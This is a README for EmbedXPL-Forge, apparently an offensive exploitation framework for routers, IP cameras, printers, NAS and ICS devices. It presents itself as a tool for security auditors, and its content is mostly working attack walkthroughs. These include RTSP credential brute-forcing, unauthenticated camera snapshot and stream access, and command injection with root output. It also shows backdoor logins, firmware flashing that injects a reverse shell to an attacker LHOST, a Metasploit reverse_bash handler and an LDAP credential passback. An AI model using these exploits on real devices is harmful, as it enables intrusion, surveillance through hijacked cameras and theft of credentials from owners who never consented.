
 mrhenrike/embedxpl-forge
임베디드 디바이스 보안 평가 프레임워크 — 700개 모듈, 350개 CVE, 55개 벤더, APT 그룹 엔진. 라우터, IP 카메라, GPON ONT, ISP CPE, IoT/임베디드 엣지를 포괄합니다.




플랫폼 참고 사항: 이 프레임워크는 주로 Linux(Debian/Ubuntu/Kali)에서 설계되고 테스트되었습니다. 대부분의 하드웨어 의존 모듈(무선 어댑터, USB 장치, raw 소켓 접근, 펌웨어 도구)은 Linux가 필요합니다. Windows 또는 macOS에서 실행하면 많은 모듈에서 오류가 발생하거나 기능이 제한될 수 있습니다. 최대 호환성을 위해 Linux를 강력히 권장합니다.
임베디드 및 경계 보안 평가 프레임워크
EmbedXPL-Forge는 라우터, 스위치, IP 카메라, NVR/DVR, GPON ONT, ISP CPE, 프린터, IoT, OT/ICS 및 임베디드 엣지 장치를 감사하는 보안 전문가를 위한 오픈소스 익스플로잇 및 스캐닝 프레임워크입니다. 자격 증명 테스트, 취약점 익스플로잇, 네트워크 스캐닝, 페이로드 생성, RTSP 카메라 공격, 펌웨어 조작, 다국어 PolyExploit 오케스트레이션, 그리고 완전한 프린터 무기고를 아우르는 2800개 이상의 활성 모듈을 제공하며, 114개 이상의 벤더에 걸쳐 매핑된 700개 이상의 CVE와 실제 국가 수준 공격 체인을 재현하는 APT 그룹 공격 엔진을 갖추고 있습니다.
버전: 3.2.0
pip install embedxpl[nse])tools/phase_gate.py는 병합 전에 모든 모듈이 임포트, 안티-FP, 참조 및 코드 품질 검사를 통과하도록 보장네트워크 / 라우터 / CPE: 2Wire · 3Com · ActionTec · Alcatel-Lucent · Alpha Networks · Arris · Aruba · Asmax · Astoria · ASUS · Belkin · BHU · Billion · Binatone · Calix · CERIO · Cisco · Cobham · Comtrend · D-Link · DD-WRT · Draytek · EasyBox (Arcadyan) · Edimax · EE BrightBox · EnGenius · FiberHome · Fortinet · Freebox · GL.iNet · GPON · HooToo · Huawei · Intelbras · IPFire · Juniper · LG · Linksys · Mercury · MiFi (Novatel) · MikroTik · MitraStar · Motorola · Movistar · Netcore · NETGEAR · Netsys · Observa Telecom · OpenWrt · RuggedCom · Ruijie · Seagate · SerComm · Shuttle · Sitecom · SMC · SonicWall · Starbridge · Technicolor · Tenda · Thomson · TOTOLINK · TP-Link · TRENDnet · Ubee · Ubiquiti · Unicorn · UTStarcom · Wavlink · Xiaomi · Zhone · Zoom · ZTE · ZyXEL
카메라 / NVR / DVR: Hikvision · Dahua · Axis · Reolink · Amcrest · Uniview (UNV) · Tapo (TP-Link) · Swann · ANNKE · Edimax · Intelbras · Grandstream · Foscam · Acti · Avigilon · Beward · Brickcom · Cisco cameras · Geuterbruck · Honeywell cameras · Jovision · Siemens cameras · Xiongmai (OEM) · Zivif · MVPower DVR · Generic P2P WiFi cameras · Generic DVR/NVR OEM
프린터 / MFP: HP LaserJet/PageWide · Canon imageRUNNER/imageClass · Lexmark CX/CS/MS/MX · Xerox WorkCentre/AltaLink/VersaLink · Ricoh MP/Aficio/SP · Brother MFC/DCP · Epson WorkForce · Kyocera ECOSYS · Samsung SyncThru · Generic IPP/PJL/LPD/CUPS/WSD
NAS / VPN / 방화벽 / 보안: QNAP · Synology · D-Link NAS · Zyxel NAS · Ivanti · SonicWall · Fortinet (FortiOS/FortiGate/FortiWeb/FortiClient EMS) · Palo Alto (PAN-OS) · Cisco ASA/FTD · CheckPoint · Sophos XG · WatchGuard Firebox · Avocent
ICS / OT / 로보틱스: Universal Robots (UR3/UR5/UR10/UR16) · OpenPLC · Modbus TCP · Siemens S7 · EtherNet/IP CIP · BACnet · DNP3 · PROFINET DCP
스마트 홈 / 해양 / 임베디드 OS: eNet SMART HOME · OpenRemote IoT · Metis WIC/DFS (해양) · RIOT OS · OpenWrt · VxWorks · QNX · Zephyr · wolfSSL · Tuya arduino-tuyaopen
pip install embedxpl embedxpl
### 옵션 2 — Nmap NSE 스크립트 사용```bash
# Install EmbedXPL + NSE dependencies
pip install "embedxpl[nse]"

# Install the 7 custom NSE scripts into Nmap's scripts directory
python -m embedxpl.nse install
# or using the entry point:
embedxpl-nse install

# Verify installation
python -m embedxpl.nse list
참고: Linux/macOS에서는 설치 단계에서
/usr/share/nmap/scripts/에 쓰기 위해sudo가 필요할 수 있습니다. 실행:sudo python -m embedxpl.nse install
git clone https://github.com/mrhenrike/EmbedXPL-Forge.git cd EmbedXPL-Forge chmod +x setup_venv.sh run.sh ./setup_venv.sh # creates .venv (PEP 668 safe) ./run.sh # recommended launcher
.venv/bin/python -m embedxpl.nse install
### 옵션 4 — Python 모듈```bash
pip install embedxpl
python -m embedxpl
pip install embedxpl
embedxpl
embedxpl -m exploits/routers/tplink/wr841n_credential_disclosure_cve_2023_50224 -s target 192.168.1.1
embedxpl -c "discover 192.168.1.0/24"
embedxpl -m exploits/cameras/multi/rtsp_cameradar_attack -s target 192.168.1.100
nmap -p 554,5554,8554 --script embedxpl-rtsp-discover 192.168.1.0/24 nmap -p 80,443 --script 'embedxpl-*' 192.168.1.100
## 사용법

### 대화형 셸```
exf > use exploits/routers/dlink/dir_300_600_rce
exf (D-Link DIR-300 & DIR-600 RCE) > show options
exf (D-Link DIR-300 & DIR-600 RCE) > set target 192.168.1.1
exf (D-Link DIR-300 & DIR-600 RCE) > check
exf (D-Link DIR-300 & DIR-600 RCE) > run
exf > apt list
exf > apt show apt28
exf > apt search mikrotik
exf > apt run apt28
exf > apt run apt28 0
### 네트워크 탐색```
# Auto-detect subnet from active interfaces and scan (default timing T3)
exf > discover

# Scan specific subnet with stealth timing
exf > discover 192.168.1.0/24 --timing T1

# Force fresh scan, ignore previous session history
exf > discover 192.168.1.0/24 --fresh
디스커버리는 다단계 파이프라인을 사용합니다: ARP 스윕 → Nmap(다중 방식 호스트 프로브) → Scapy → TCP 연결 폴백. 결과는 모듈 카탈로그와 대조되고 벤더/모델로 필터링됩니다. IEEE OUI 데이터베이스(embedxpl/data/oui.txt)는 온라인 우선 조회와 로컬 폴백으로 MAC 주소를 벤더로 해석합니다. 호스트가 WiFi 기능을 노출하면, 이 도구는 무선 특화 공격을 위해 WirelessXPL-Forge를 권장합니다.
타이밍 프로필(T0–T5) 은 Nmap 관례를 따릅니다:
exf > sessions list
exf > sessions show 192.168.1.1
exf > sessions export 192.168.1.1
exf > sessions delete 192.168.1.1
exf > sessions purge
세션은 `~/.exf_sessions/`에 JSON 형식으로 저장되며, IP+MAC의 SHA-256을 키로 사용합니다. 알려진 호스트가 다시 발견되면 이미 테스트된 모듈은 `[Tested]`로 표시되고 기본적으로 건너뜁니다.

### AutoPwn 스캐너```
exf > use scanners/autopwn
exf (AutoPwn) > set target 192.168.1.0/24
exf (AutoPwn) > run
모든 표준 RTSP 전송 모드를 지원하는 Python 네이티브 구현의 완전한 기능을 갖춘 RTSP 공격 파이프라인.
from embedxpl.core.rtsp.scanner import RTSPScanner from embedxpl.core.rtsp.attacker import RTSPAttacker from embedxpl.core.rtsp.models import RTSPStream
scanner = RTSPScanner(timeout=5.0) hosts = scanner.scan_network("192.168.1.0/24", ports=[554, 5554, 8554])
attacker = RTSPAttacker(timeout=5.0) results = attacker.attack_all(hosts)
for stream in results: print(stream.url) # rtsp://admin:@192.168.1.100:554/h264/ch1/main/av_stream print(stream.username) # admin print(stream.password) # (empty string) print(stream.route) # h264/ch1/main/av_stream print(stream.auth_type) # AuthType.BASIC print(stream.accessible) # True
**예상 출력:**```
[RTSP] Scanning 192.168.1.0/24 on ports [554, 5554, 8554]...
[RTSP] Found 3 RTSP hosts
[RTSP] 192.168.1.100:554 — Phase 1: Route discovery (195 routes)...
[RTSP] 192.168.1.100:554 — Route found: h264/ch1/main/av_stream
[RTSP] 192.168.1.100:554 — Phase 2: Auth detection → Basic (realm="IP Camera")
[RTSP] 192.168.1.100:554 — Phase 3: Credential brute-force (80 pairs)...
[RTSP] 192.168.1.100:554 — ✓ Credentials: admin:
[RTSP] 192.168.1.100:554 — Phase 4: Stream validated (200 OK)
[RTSP] Attack complete. Accessible streams: 2/3
hosts = scanner.skip_scan(["192.168.1.100:554", "192.168.1.101"])
**예상 입력/출력:**```python
# Input
hosts = scanner.skip_scan(["camera.local:554", "192.168.1-2.100-110"])

# Output: [(resolved_ip, port), ...]
# [('192.168.1.100', 554), ('192.168.1.200', 554), ('192.168.1.100', 554), ...]
카메라가 TCP/554를 차단하는 HTTP 프록시나 기업 방화벽 뒤에 있을 때 사용됩니다.```python from embedxpl.core.rtsp.client import RTSPClient, RTSPOverHTTPTunnel
tunnel = RTSPOverHTTPTunnel(host="10.0.0.50", port=8080, timeout=10.0) response = tunnel.send_rtsp_via_http( "OPTIONS rtsp://10.0.0.50:8080/ RTSP/1.0\r\nCSeq: 1\r\n\r\n" )
client = RTSPClient.from_scheme("10.0.0.50", 8080, "http", timeout=10.0) status, server, methods = client.options() # → (200, "Hikvision NVRA", "OPTIONS, DESCRIBE, SETUP, PLAY")
**예상 입력/출력:**```
Input : host=10.0.0.50, port=8080, scheme="http"
Output:
  status  = 200
  server  = "Hikvision IP Camera NVRA (V5.4.5)"
  methods = "OPTIONS, DESCRIBE, SETUP, PLAY, TEARDOWN"
embedxpl > use exploits/cameras/multi/rtsp_cameradar_attack embedxpl (RTSP Cameradar Attack) > show options
Option Default Description
target required Target IP/CIDR/range (e.g. 192.168.1.0/24) ports 554,5554,8554 RTSP ports to scan timeout 5 Connection timeout (seconds) scheme rtsp Transport: rtsp | rtsps | http | https skip_scan false Skip nmap discovery, attack directly output_m3u false Save accessible streams to streams.m3u onvif_discover false Enable ONVIF WS-Discovery
embedxpl (RTSP Cameradar Attack) > set target 192.168.1.0/24 embedxpl (RTSP Cameradar Attack) > set output_m3u true embedxpl (RTSP Cameradar Attack) > run
## Nmap NSE 스크립트

EmbedXPL-Forge는 IoT/카메라 스캐닝 및 CVE 탐지를 위한 7개의 사용자 정의 Nmap NSE 스크립트를 포함합니다.

### 설치```bash
# Install with NSE extras
pip install "embedxpl[nse]"

# Install scripts to Nmap (Linux/macOS may need sudo)
python -m embedxpl.nse install
# or
embedxpl-nse install

# Force overwrite existing scripts
python -m embedxpl.nse install --force

# Custom Nmap directory
python -m embedxpl.nse install --nse-dir /opt/homebrew/share/nmap/scripts
예상 출력:``` [OK] embedxpl-rtsp-discover.nse → /usr/share/nmap/scripts/embedxpl-rtsp-discover.nse [OK] embedxpl-camera-identify.nse → /usr/share/nmap/scripts/embedxpl-camera-identify.nse [OK] embedxpl-hikvision-vuln.nse → /usr/share/nmap/scripts/embedxpl-hikvision-vuln.nse [OK] embedxpl-dahua-vuln.nse → /usr/share/nmap/scripts/embedxpl-dahua-vuln.nse [OK] embedxpl-rtsp-creds.nse → /usr/share/nmap/scripts/embedxpl-rtsp-creds.nse [OK] embedxpl-iot-cve-check.nse → /usr/share/nmap/scripts/embedxpl-iot-cve-check.nse [OK] embedxpl-camera-snapshot.nse → /usr/share/nmap/scripts/embedxpl-camera-snapshot.nse
Installed: 7 script(s) [OK] nmap --script-updatedb complete
### 목록 / 정보```bash
python -m embedxpl.nse list
python -m embedxpl.nse info rtsp-discover
embedxpl-rtsp-discover — RTSP 서비스 탐지RTSP 서비스를 탐지하고, Server: 배너를 수집하며, 벤더를 식별하고, 지원되는 메서드를 나열하며, 알려진 CVE를 교차 참조합니다.```bash
nmap -p 554,5554,8554 --script embedxpl-rtsp-discover 192.168.1.0/24
nmap -p 554,5554,8554 --script embedxpl-rtsp-discover --script-args rtsp.timeout=3 192.168.1.0/24
**예상 출력:**```
554/tcp open rtsp
| embedxpl-rtsp-discover:
|   Status : 200
|   Server : Hikvision IP Camera NVRA (V5.4.5)
|   Methods: OPTIONS, DESCRIBE, SETUP, PLAY, TEARDOWN
|   Vendor : Hikvision
|   Known CVEs: CVE-2021-36260 (RCE, CVSS 9.8), CVE-2017-7921 (Auth Bypass)
|   EmbedXPL module: exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|   Exploit hint: embedxpl > use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|_  Full attack: embedxpl > use exploits/cameras/multi/rtsp_cameradar_attack
embedxpl-camera-identify — 심층 카메라 핑거프린팅다중 프로토콜 식별: HTTP/HTTPS 웹 UI, RTSP 배너, ONVIF를 프로브합니다. 벤더, 모델, 펌웨어, 시리얼, MAC을 추출합니다.```bash nmap -p 80,443,554,37777 --script embedxpl-camera-identify 192.168.1.100 nmap -sV -p- --script embedxpl-camera-identify 192.168.1.0/24
**예상 출력 (Hikvision):**```
80/tcp open http
| embedxpl-camera-identify:
|   Protocol : HTTP (HTTP 200)
|   Vendor   : Hikvision
|   Model    : DS-2CD2143G0-I
|   Firmware : V5.6.2 build 190401
|   Serial   : DS-2CD2143G0-I20190401AAWRA123456789
|   CVEs     : CVE-2021-36260 (RCE, CVSS 9.8) | CVE-2017-7921 (Auth Bypass)
|   Vuln assessment: LIKELY VULNERABLE (endpoint accessible without auth)
|   EmbedXPL module: exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|_  Run exploit: embedxpl > use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
embedxpl-hikvision-vuln — Hikvision CVE 검사기CVE-2021-36260(/SDK/webLanguage를 통한 RCE, CVSS 9.8) 및 CVE-2017-7921(인증 우회 스냅샷)의 능동 검증.```bash
nmap -p 80,443,8080 --script embedxpl-hikvision-vuln 192.168.1.100
nmap -p 80,443,8080 --script embedxpl-hikvision-vuln --script-args timeout=10 192.168.1.0/24
**예상 출력:**```
80/tcp open http
| embedxpl-hikvision-vuln:
|   Device          : DS-2CD2143G0-I
|   Firmware        : V5.3.0 build 170112
|   CVE-2021-36260  : VULNERABLE — endpoint accepts PUT without authentication (CVE-2021-36260, CVSS 9.8)
|   CVE-2017-7921   : VULNERABLE — snapshot captured without valid credentials (CVE-2017-7921)
|   EmbedXPL RCE module  : exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|   EmbedXPL Auth Bypass : exploits/cameras/hikvision/info_disclosure_cve_2017_7921
|_  Run full exploit: embedxpl > use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
embedxpl-dahua-vuln — Dahua CVE 검사기CVE-2021-33044(인증 우회, CVSS 9.8), CVE-2020-25078(사용자 정보 노출), CVE-2013-6117(레거시 DVR)을 테스트합니다. 또한 Dahua OEM인 Amcrest, Intelbras, TVT, Jovision, ANNKE도 다룹니다.```bash nmap -p 80,37777 --script embedxpl-dahua-vuln 192.168.1.0/24
**예상 출력:**```
80/tcp open http
| embedxpl-dahua-vuln:
|   Vendor         : Dahua (or Dahua-OEM: Amcrest / Intelbras / TVT)
|   CVE-2021-33044 : VULNERABLE — snapshot captured via Digest bypass (CVE-2021-33044, CVSS 9.8)
|   CVE-2020-25078 : VULNERABLE — Users disclosed: [admin, operator]
|   CVE-2013-6117  : NOT VULNERABLE
|   EmbedXPL Auth Bypass  : exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
|   EmbedXPL Cred Extract : exploits/cameras/dahua/cctv_37777_credential_extraction
|_  Run exploit: embedxpl > use exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
embedxpl-rtsp-creds — RTSP 기본 자격 증명 테스터Basic 인증을 사용하여 9개 이상의 일반적인 RTSP 경로에서 18개의 기본 자격 증명 쌍을 테스트합니다. 첫 번째 일치 항목을 보고합니다.```bash nmap -p 554,5554,8554 --script embedxpl-rtsp-creds 192.168.1.100
nmap -p 554 --script embedxpl-rtsp-creds --script-args rtsp.route=live.sdp 192.168.1.100
**예상 출력:**```
554/tcp open rtsp
| embedxpl-rtsp-creds:
|   Server           : Hikvision IP Camera NVRA
|   Credential found : admin: (empty password)
|   Stream URL       : rtsp://admin:@192.168.1.100:554/h264/ch1/main/av_stream
|   Auth type        : Basic
|   Response code    : 200
|   EmbedXPL full scan : exploits/cameras/multi/rtsp_cameradar_attack
|_  Run exploit: embedxpl > use exploits/cameras/multi/rtsp_cameradar_attack
embedxpl-iot-cve-check — 다중 벤더 CVE 핑거프린트Hikvision, Dahua, D-Link NAS, Reolink, Uniview, QNAP, SonicWall, GPON 전반에 걸쳐 10개의 활성 CVE를 탐지하고 검증합니다.```bash nmap -p 80,443,8080 --script embedxpl-iot-cve-check 192.168.1.0/24
**예상 출력:**```
80/tcp open http
| embedxpl-iot-cve-check:
|   CVE-2021-36260 (Hikvision, CVSS 9.8): POSSIBLY VULNERABLE — HTTP 200 returned
|     → EmbedXPL: CVE-2021-36260 : use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|   CVE-2021-33044 (Dahua, CVSS 9.8)   : NOT VULNERABLE — HTTP 404
|   EmbedXPL-Forge: https://github.com/mrhenrike/EmbedXPL-Forge
|_  Full exploitation: pip install embedxpl && embedxpl
embedxpl-camera-snapshot — 인증되지 않은 스냅샷 접근16개의 벤더별 스냅샷 엔드포인트를 탐색합니다. 자격 증명 없이 image/*를 반환하는 URL을 보고합니다. 선택적으로 JPEG 파일을 로컬에 저장합니다.```bash
nmap -p 80,443,8080 --script embedxpl-camera-snapshot 192.168.1.100
nmap -p 80 --script embedxpl-camera-snapshot --script-args outdir=/tmp/snaps 192.168.1.0/24
**예상 출력:**```
80/tcp open http
| embedxpl-camera-snapshot:
|   Endpoint 1 (Dahua):
|     URL          : http://192.168.1.100:80/cgi-bin/snapshot.cgi?channel=1
|     Content-Type : image/jpeg
|     Size         : 45231 bytes
|     Access       : UNAUTHENTICATED SNAPSHOT ACCESS
|     EmbedXPL module: exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
|_    Run exploit: embedxpl > use exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
python -m embedxpl.nse run --target 192.168.1.0/24 --scripts all
python -m embedxpl.nse run --target 192.168.1.100 --scripts rtsp-discover,hikvision-vuln
python -m embedxpl.nse run --target 192.168.1.0/24 --scripts all --output /tmp/scan.txt
python -m embedxpl.nse run --target 192.168.1.0/24 --scripts all --ports 80,443,554,5554,8080,8554
**제거:**```bash
python -m embedxpl.nse uninstall
embedxpl > use exploits/firmware/netgear_firmware_flash embedxpl (NETGEAR Firmware Flash) > set target 192.168.1.1 embedxpl (NETGEAR Firmware Flash) > set firmware /path/to/backdoored.bin embedxpl (NETGEAR Firmware Flash) > set lhost 10.0.0.10 embedxpl (NETGEAR Firmware Flash) > set lport 4444 embedxpl (NETGEAR Firmware Flash) > run
**기능:**
1. 펌웨어 형식 감지 (TRX, DLOB, SEAMA, WRGG, raw binary)
2. 적절한 오프셋에 리버스 셸 백도어 주입
3. CRC32/MD5 체크섬 재계산
4. 벤더별 플래시 엔드포인트를 통해 업로드 (해당되는 경우 인증 우회)
5. 장치 재부팅 대기 및 백도어 실행 검증


## PolyExploit Orchestrator

순수 Python으로 이식할 수 없는 익스플로잇을 위해 런타임 C/C++ 컴파일 및 다중 언어 스크립트 실행을 지원합니다.

### C/C++ 런타임 컴파일```python
from embedxpl.core.poly import CCompiler

compiler = CCompiler()

# Check available compilers
print(compiler.compiler_available())  # {'gcc': True, 'clang': False, 'mingw': False}

# Compile a C PoC exploit at runtime
binary = compiler.compile_c(
    source="""
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[]) {
    // Stack overflow PoC
    char buf[64];
    memcpy(buf, argv[1], atoi(argv[2]));
    return 0;
}
""",
    arch="x86",   # x86, x64, arm, mips, mingw
)
# Returns: Path to compiled binary (cached by source hash)

# Execute with arguments
output = compiler.run_binary(binary, args=["AAAA"*100, "400"])
print(output.stdout)
from embedxpl.core.poly import PolyRunner
runner = PolyRunner() print(runner.available_runtimes())
result = runner.run_ruby(""" require 'net/http' resp = Net::HTTP.get_response(URI('http://192.168.1.1/cgi-bin/exploit')) puts resp.body """, args=["192.168.1.1"])
runner.run_metasploit(module="exploit/multi/handler", options={ "PAYLOAD": "cmd/unix/reverse_bash", "LHOST": "10.0.0.10", "LPORT": "4444", })
results = runner.searchsploit("hikvision rtsp") for r in results: print(r["Title"], r["Path"])
## v3.1.0의 새로운 기능 — CVE 2026/2025/2024 + 프린터 도메인 + 품질 게이트

프린터, 임베디드 OS, ICS/OT, 스마트 홈, 해양 IoT, 2026 Pwn2Own 체인 전반에 걸친 **54개의 새로운 모듈**. 주요 하이라이트:

### 2026 Pwn2Own 체인```
# CUPS Pwn2Own 2026 — Full 4-stage chain (CVE-2026-34477/78/79/80, CVSS 9.9)
exf > use exploits/printers/linux/cups_pwn2own_chain_cve_2026_34480
exf (CUPS Pwn2Own Chain) > set target 192.168.1.10
exf (CUPS Pwn2Own Chain) > set delay 2
exf (CUPS Pwn2Own Chain) > run
[*] [Stage 1/4] Triggering UAF in cups-browsed (CVE-2026-34477)
[*] [Stage 2/4] Heap spray via IPP job attributes (CVE-2026-34478)
[*] [Stage 3/4] ROP chain LPE delivery (CVE-2026-34479)
[*] [Stage 4/4] Chain complete - verifying
[+] CUPS process no longer responding - chain executed

# Lexmark Pwn2Own 2026 — 3-stage chain
exf > use exploits/printers/lexmark/lexmark_pwn2own_2026_chain
exf (Lexmark Pwn2Own) > set target 192.168.1.20
exf (Lexmark Pwn2Own) > run
exf > use exploits/embedded_os/wolfssl_identity_forgery_cve_2026_5194 exf (wolfSSL Identity Forgery) > set target 192.168.1.1 exf (wolfSSL Identity Forgery) > set port 443 exf (wolfSSL Identity Forgery) > run
exf > use exploits/firewalls/paloalto/panos_userid_bof_rce_cve_2026_0300 exf (PAN-OS User-ID BOF) > set target 10.0.0.1 exf (PAN-OS User-ID BOF) > set port 443 exf (PAN-OS User-ID BOF) > run
exf > use exploits/ics/ur_polyscope5_dashboard_cmd_injection_cve_2026_8153 exf (UR PolyScope5 Injection) > set target 192.168.1.50 exf (UR PolyScope5 Injection) > set cmd "id" exf (UR PolyScope5 Injection) > run [] Connecting to PolyScope Dashboard on 192.168.1.50:29999 [+] PolyScope Dashboard Server detected [] Attempting OS command injection (CVE-2026-8153) [+] Command injection confirmed! [+] Output: uid=0(root) gid=0(root)
exf > use exploits/embedded_os/gnu_inetutils_telnetd_auth_bypass_cve_2026_24061 exf (InetUtils telnetd Bypass) > set target 192.168.1.1 exf (InetUtils telnetd Bypass) > set cmd "id" exf (InetUtils telnetd Bypass) > run [*] Sending CVE-2026-24061 bypass payload [+] Authentication bypass succeeded! Shell prompt detected [+] Command output: uid=0(root)
exf > use exploits/specialized/metis_wic_unauth_rce_cve_2026_2248 exf (Metis WIC RCE) > set target 10.1.2.3 exf (Metis WIC RCE) > run
exf > use exploits/routers/cisco/ios_xe_wlc_jwt_rce_cve_2025_20188 exf (Cisco WLC JWT RCE) > set target 10.0.0.1 exf (Cisco WLC JWT RCE) > set port 443 exf (Cisco WLC JWT RCE) > run
### Printer Arsenal 예제```
# HP PJL full scan (native — no external tools)
exf > use exploits/printers/hp/hp_laserjet_pjl_scan_native
exf (HP PJL Scanner) > set target 192.168.1.100
exf (HP PJL Scanner) > run
[+] PJL interface reachable
[+] INFO ID: HP LASERJET PRO M402N
INFO STATUS     : READY
INFO PAGECOUNT  : 12847
INFO MEMORY     : 512000 BYTES

# Ricoh HTTP buffer overflow (CVE-2024-34161, CVSS 9.8)
exf > use exploits/printers/ricoh/ricoh_http_bof_cve_2024_34161
exf (Ricoh HTTP BOF) > set target 192.168.1.101
exf (Ricoh HTTP BOF) > run

# Brother LDAP credential passback
exf > use exploits/printers/brother/brother_ldap_smb_passback
exf (Brother LDAP Passback) > set target 192.168.1.102
exf (Brother LDAP Passback) > set attacker_ip 192.168.1.10
exf (Brother LDAP Passback) > run
[+] LDAP server redirected — wait for printer authentication
레거시 및 최신 SOHO 라우터 전반에 걸쳐 공장 비밀번호, 하드코딩된 백도어, 기본 WPA 키 생성 알고리즘, DNS 하이재킹 CSRF 벡터를 대상으로 하는 27개 이상의 익스플로잇 모듈. 주요 예시:```
exf > use exploits/routers/easybox/easybox_wpa_keygen exf (EasyBox WPA Keygen) > set target 192.168.1.1 exf (EasyBox WPA Keygen) > run [*] No MAC supplied — attempting to extract from web UI... [+] MAC found: AA:BB:CC:DD:EE:FF [+] Device MAC : AA:BB:CC:DD:EE:FF [+] WPA2 PSK : 3f2d9a1b
exf > use exploits/routers/seagate/seagate_nas_php_backdoor exf (Seagate Ghost PHP) > set target 192.168.1.100 exf (Seagate Ghost PHP) > set cmd "id; uname -a" exf (Seagate Ghost PHP) > run [*] Sending command via Ghost PHP backdoor: 'id; uname -a' [+] RCE successful — output: uid=0(root) gid=0(root) groups=0(root) Linux NAS 3.10.14 #1 SMP armv7l
exf > use exploits/routers/alpha_networks/web_shell_cmd_rce exf (Alpha Networks web_shell_cmd RCE) > set target 192.168.1.1 exf (Alpha Networks web_shell_cmd RCE) > set cmd "cat /etc/passwd" exf (Alpha Networks web_shell_cmd RCE) > run [*] Sending command to /web_shell_cmd.gch: 'cat /etc/passwd' [+] Response from backdoor shell: root❌0:0:root:/root:/bin/sh ...
exf > use exploits/routers/ruggedcom/ruggedcom_factory_password exf (RuggedCom Factory Password) > set target 192.168.1.1 exf (RuggedCom Factory Password) > set serial RA000000 exf (RuggedCom Factory Password) > run [+] Serial Number : RA000000 [+] Backdoor user : factory [+] Backdoor pass : 7f3d9a2b
exf > use exploits/routers/alcatel_lucent/omnipcx_masterCGI_rce exf (OmniPCX RCE) > set target 192.168.1.10 exf (OmniPCX RCE) > set cmd "id" exf (OmniPCX RCE) > run [*] Injecting command: 'id' via /cgi-bin/masterCGI?ping=127.0.0.1&user=;id; [+] Response (command output may be embedded): uid=0(root) ...
exf > use exploits/routers/trendnet/camera_mjpeg_unauth exf (TRENDnet MJPEG) > set target 192.168.1.50 exf (TRENDnet MJPEG) > run [+] LIVE STREAM accessible (no auth): /anony/mjpg.cgi [+] Stream URL: http://192.168.1.50:80/anony/mjpg.cgi
exf > use exploits/routers/netgear/wg602_superman_backdoor exf (WG602 Backdoor) > set target 192.168.1.1 exf (WG602 Backdoor) > run [+] Backdoor login SUCCESS: super:5777364 [*] Admin panel: http://192.168.1.1:80/
**27개의 새로운 벤더/모듈 전체:**
`alcatel_lucent` · `alpha_networks` · `astoria` · `binatone` · `ddwrt` · `easybox` · `ee` · `freebox` · `mifi` · `motorola` · `observa` · `ruggedcom` · `seagate` · `sitecom` · `starbridge` · `ubee` · `unicorn` · `utstarcom` · `zoom` · 그리고 belkin, netgear, trendnet의 빈 부분 보완.


## 모듈 구조```
embedxpl/
├── core/
│   ├── rtsp/          # RTSP camera engine
│   │   ├── client.py  # Raw socket RTSP client (OPTIONS/DESCRIBE/auth/TLS/HTTP-tunnel)
│   │   ├── attacker.py# 5-phase attack pipeline (route→auth→creds→validate→re-attack)
│   │   ├── scanner.py # Network discovery (nmap/masscan/direct), CIDR/range expansion
│   │   └── models.py  # RTSPStream dataclass, AuthType enum
│   └── poly/
│       ├── compiler.py# CCompiler — runtime C/C++ compilation (gcc/clang/mingw/cross)
│       └── runner.py  # PolyRunner — Ruby/Node/PHP/Bash/Perl + Metasploit + ExploitDB
├── modules/
│   ├── creds/             # Credential testing (FTP, SSH, Telnet, HTTP, SNMP)
│   ├── exploits/
│   │   ├── cameras/       # IP camera exploits by vendor
│   │   │   ├── multi/     # Multi-vendor (RTSP attack engine, P2P, ONVIF)
│   │   │   ├── hikvision/ # Hikvision (CVE-2021-36260, CVE-2017-7921, ...)
│   │   │   ├── dahua/     # Dahua + OEMs (CVE-2021-33044, CVE-2020-25078, ...)
│   │   │   ├── axis/      # Axis (CVE-2018-10660, ...)
│   │   │   ├── reolink/   # Reolink (CVE-2021-40655, CVE-2022-30600)
│   │   │   ├── amcrest/   # Amcrest (CVE-2019-3950)
│   │   │   ├── uniview/   # Uniview UNV (CVE-2024-37630)
│   │   │   ├── tapo/      # TP-Link Tapo (CVE-2021-4045)
│   │   │   ├── annke/     # ANNKE DVR/NVR (CVE-2021-32941)
│   │   │   ├── swann/     # Swann DVR/NVR (default creds + RTSP)
│   │   │   └── edimax/    # Edimax IC-7100 (CVE-2025-1316, CISA KEV)
│   │   ├── firmware/      # Firmware flash bypass (NETGEAR, TP-Link, D-Link, ASUS)
│   │   ├── nas/           # NAS exploits (QNAP, D-Link NAS, Zyxel)
│   │   ├── routers/       # Router exploits by vendor (85 vendor folders — see full list below)
│   │   ├── vpn/           # VPN/firewall appliances (Ivanti, Fortinet, SonicWall)
│   │   ├── switches/      # Switch exploits (Cisco, D-Link, NETGEAR)
│   │   └── soho_edge/     # SOHO edge device exploits
│   ├── scanners/          # Network scanning and AutoPwn
│   ├── payloads/          # Reverse/bind shells (multi-arch)
│   ├── encoders/          # Payload encoding (Base64, Hex)
│   └── generic/           # CVE lookup, SNMP, UPnP, SSDP, wordlist tools
├── nse/                   # NSE script manager (Python)
│   ├── manager.py         # NSEManager class — install/uninstall/list/run
│   └── __main__.py        # CLI: python -m embedxpl.nse
├── resources/
│   └── rtsp/
│       ├── routes.txt      # 195+ RTSP stream paths
│       └── credentials.json# 80+ default username:password pairs
└── data/
    └── oui.txt             # IEEE OUI database for MAC-to-vendor lookup

nse/                        # Nmap NSE Lua scripts (pip install embedxpl[nse])
├── embedxpl-rtsp-discover.nse
├── embedxpl-camera-identify.nse
├── embedxpl-hikvision-vuln.nse
├── embedxpl-dahua-vuln.nse
├── embedxpl-rtsp-creds.nse
├── embedxpl-iot-cve-check.nse
└── embedxpl-camera-snapshot.nse
이 섹션은 ISP 장치 모듈, 백도어/공장 비밀번호 익스플로잇, RTSP 클라이언트 프레임워크, OSINT 도구 및 특수 보안 모듈을 문서화합니다.
인터넷 제공업체가 일반적으로 배포하는 ISP 발급 CPE 및 IP 카메라(Sercomm 기반 ONT, GPON CPE 및 ISP 브랜드 장치)를 대상으로 하는 익스플로잇 및 스캐너입니다.
사용 예시:```bash
